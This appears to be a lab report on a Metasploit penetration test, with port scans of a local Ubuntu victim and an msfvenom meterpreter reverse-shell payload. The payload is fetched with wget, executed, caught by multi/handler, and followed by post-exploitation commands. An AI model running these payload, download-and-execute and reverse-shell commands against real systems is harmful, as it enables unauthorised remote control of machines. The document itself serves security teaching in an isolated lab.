Cyber Security Lab
Metasploit Penetration Testing

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1 Introduction

This report covers the penetration testing process using **Metasploit** on a victim host running Ubuntu, targeted from a Kali Linux machine. The key phases include reconnaissance, exploitation, and post-exploitation.

2 Environment Setup

- **Attacker:** Kali Linux (`192.168.133.130`)
- **Victim:** Ubuntu (`192.168.133.133`)

Figure 1: Metasploit Framework Console

```
msf6 > help

Core Commands
=============

    Command           Description
    -------           -----------
    ?                 Help menu
    banner            Display an awesome metasploit banner
    cd                Change the current working directory
    color             Toggle color
    connect           Communicate with a host
    debug             Display information useful for debugging
    exit              Exit the console
    features          Display the list of not yet released features that can be opted in to
    get               Gets the value of a context-specific variable
    getg              Gets the value of a global variable
    grep              Grep the output of another command
    help              Help menu
    history           Show command history
    load              Load a framework plugin
    quit              Exit the console
    repeat            Repeat a list of commands
    route             Route traffic through a session
    save              Saves the active datastores
    sessions          Dump session listings and display information about sessions
    set               Sets a context-specific variable to a value
    setg              Sets a global variable to a value
    sleep             Do nothing for the specified number of seconds
    spool             Write console output into a file as well the screen
    threads           View and manipulate background threads
    tips              Show a list of useful productivity tips
    unload            Unload a framework plugin
    unset             Unsets one or more context-specific variables
    unsetg            Unsets one or more global variables
    version           Show the framework and console library version numbers
```

Figure 2: Environment Setup

3 Step 1: Reconnaissance (Port Scanning)

To identify open ports, we use Metasploit's TCP and UDP scanners.

```
msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) > back
msf6 > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in millise
                                           conds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                           t/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.133.133
RHOSTS => 192.168.133.133
msf6 auxiliary(scanner/portscan/tcp) > run
```

Figure 3: Results of TCP Port Scanning



Figure 4: Results of TCP Port Scanning (Wireshark)

3.1 UDP Scan

```
use scanner/discovery/udp_sweep
set RHOSTS 192.168.133.133
run
```



Figure 5: Results of UDP Port Scanning



Figure 6: Results of UDP Port Scanning (Wireshark)

4 Msfvenom & Meterpreter

Msfvenom: A Metasploit tool used to generate and encode payloads for exploitation. **Meterpreter:** An advanced payload providing in-memory execution, supporting command execution,

privilege escalation, file transfer, keylogging, and pivoting.



Figure 7: Msfvenom Payload Generation and Meterpreter Shell

5 Step 2: Exploitation (Payload Generation)

We generate a reverse shell payload using `msfvenom`.

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=4444 -
    f elf > shell.elf
```

Figure 8: Generating the Reverse Shell Payload

6 Step 3: Delivering the Payload

The payload is hosted on Apache and delivered using `wget`.

```
mv shell.elf /var/www/html/
```

```
service apache2 start
wget http://192.168.133.130/shell.elf
chmod +x shell.elf
./shell.elf
```



Figure 9: Executing the Payload on the Victim Machine

7 Step 4: Gaining Access (Reverse Shell)

The multi/handler module is used to receive the connection.

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.133.130
set LPORT 4444
exploit
```

Figure 10: Establishing a Meterpreter Session



Figure 11: Additional Evidence of Reverse Shell Connection

8 Step 5: Post-Exploitation

After gaining access, we list files, check user privileges, and inspect network details.

```
ls
whoami
ip a
```



Figure 12: Post-Exploitation Commands Executed on the Victim System

9 Conclusion

This penetration test demonstrated how Metasploit can be used for reconnaissance, exploitation, and post-exploitation. The attacker successfully gained control over the victim machine and performed various commands remotely.